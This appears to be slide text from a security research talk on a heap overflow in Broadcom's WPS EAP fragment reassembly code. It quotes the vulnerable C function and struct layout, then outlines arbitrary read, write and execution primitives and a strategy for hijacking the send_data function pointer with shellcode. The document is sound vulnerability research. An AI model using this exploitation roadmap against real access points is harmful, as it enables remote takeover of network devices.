
Broadcom's 802.11 design



A Primer on WPS / WSC



The 8-Way Handshake



The Bug

```
/*  
 * Receive a fragmentation then send EAP_FRAG_ACK.  
 */  
static int ap_eap_sm_process_frag(char *eap_msg)  
{  
    int ret;  
    int LF_bytes = 0;  
    WpsEapHdr *wpsEapHdr = (WpsEapHdr *)eap_msg;  
    uint32 wps_len = WpsNtohs((uint8*)&wpsEapHdr->length) - sizeof(WpsEapHdr);  
    int wps_data_received = apEapState->total_received - sizeof(WpsEapHdr);  
  
    TUTRACE((TUTRACE_INFO, "Receive a EAP WPS fragment packet\n"));
```

The Bug

```
/* Total length checking */  
if (apEapState->total_bytes_to_rcv < wps_data_received + wps_len) {  
    TUTRACE((TUTRACE_ERR, "Received WPS data len %d excess total bytes to "  
            "receive %d\n", wps_data_received + wps_len,  
            apEapState->total_bytes_to_rcv));  
    return EAP_FAILURE;  
}
```

The Bug

```
/* Copy to frags_received */
/* First fragmentation include WpsEapHdr without length field */
if (apEapState→total_received == 0) {
    memcpy(apEapState→frags_received, eap_msg, sizeof(WpsEapHdr));
    apEapState→total_received += sizeof(WpsEapHdr);

    /* Ignore length field 2 bytes copy */
    LF_bytes = EAP_WPS_LF_OFFSET;
}
/* WPS data */
memcpy(&apEapState→frags_received[apEapState→total_received],
        eap_msg + sizeof(WpsEapHdr) + LF_bytes, wps_len - LF_bytes);
apEapState→total_received += wps_len - LF_bytes;
```

Memory Layout

```
#define WPS_EAP_DATA_MAX_LENGTH 2048
#define ETHER_ADDR_LEN 6

typedef struct {
    char state; /* 0x0: current state. */
    char sent_msg_id; /* 0x1: out wps message ID */
    char recv_msg_id; /* 0x2: in wps message ID */
    unsigned char sta_mac[ETHER_ADDR_LEN]; /* STA's ethernet address */
    unsigned char bssid[ETHER_ADDR_LEN]; /* incoming bssid */
    unsigned char eap_id; /* identifier of the last request */
    char msg_to_send[WPS_EAP_DATA_MAX_LENGTH]; /* message to be sent */
    int msg_len;

    /* For fragmented packets */
    char frags_received[WPS_EAP_DATA_MAX_LENGTH]; /* buffer to store all fragmentations */
    /*
     * From the Length Field of the first frag. To be set to 0 when packet is not fragmented
     * or set to the new value when receiving the beginning of the next fragmented packet.
     */
    int total_bytes_to_recv; /* total bytes of WPS data need to receive */
    int total_received; /* total WPS data received so far */
    /*
     * After a fragment is sent and acked, the next_frag_to_send pointer
     * is moved along the msg_to_send buffer. It is reset to the
     * beginning of the buffer after all fragments have been sent.
     * When this pointer is not at the beginning, the receive ap_eap_sm_process_sta_msg
     * must only accept WPS_FRAG_ACK messages.
     */
    char *next_frag_to_send; /* pointer to the next fragment to send */
    int frag_size;

    int ap_m2d_len;
    char *ap_m2d_data;
    int flags;
    char *last_sent; /* remember last sent EAPOL packet location */
    int last_sent_len;
    int resent_count;
    unsigned long last_check_time;
    int send_count;
    void *mc_dev;
    char * (*parse_msg)(char *, int, int *);
    unsigned int (*send_data)(char *, uint32);
    int eap_frag_threshold;
} EAP_WPS_AP_STATE;
```

Memory Layout

```
/* For fragmented packets */
char frags_received[WPS_EAP_DATA_MAX_LENGTH]; /* buffer to store all fragmentations */
/*
 * From the Length Field of the first frag. To be set to 0 when packet is not fragmented
 * or set to the new value when receiving the beginning of the next fragmented packet.
 */
int total_bytes_to_rcv; /* total bytes of WPS data need to receive */
int total_received; /* total WPS data received so far */
/*
 * After a fragment is sent and acked, the next_frag_to_send pointer
 * is moved along the msg_to_send buffer. It is reset to the
 * beginning of the buffer after all fragments have been sent.
 * When this pointer is not at the beginning, the receive ap_eap_sm_process_sta_msg
 * must only accept WPS_FRAG_ACK messages.
 */
char *next_frag_to_send; /* pointer to the next fragment to send */
int frag_size;
```

Memory Layout

```
char * (*parse_msg)(char *, int, int *);  
unsigned int (*send_data)(char *, uint32);  
int eap_frag_threshold;  
} EAP_WPS_AP_STATE;
```

Target Primitives

- **Arbitrary write** by controlling *total_received*
- **Arbitrary read** by modifying *next_frag_to_send*
- **Arbitrary execution** by hijacking *parse_msg* or *send_data* function pointers


Target Primitives - Limitations

- We don't know where we are yet
- Next fragment+0x9 must start with valid WSC "op-code" (0x04-0x0F)
- Arbitrary write always lie after *frags_received*


Exploitation Strategy

1. Use calibration infoleak to leak our address relative to the WPS state object
2. Use calibrated infoleak to leak the WPS state absolute address from self-referential pointer fields (*next_frag_to_send*)
3. Hijack execution by overwriting *send_data* function pointer with our shellcode address


CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE




CALIBRATION DISCLOSURE



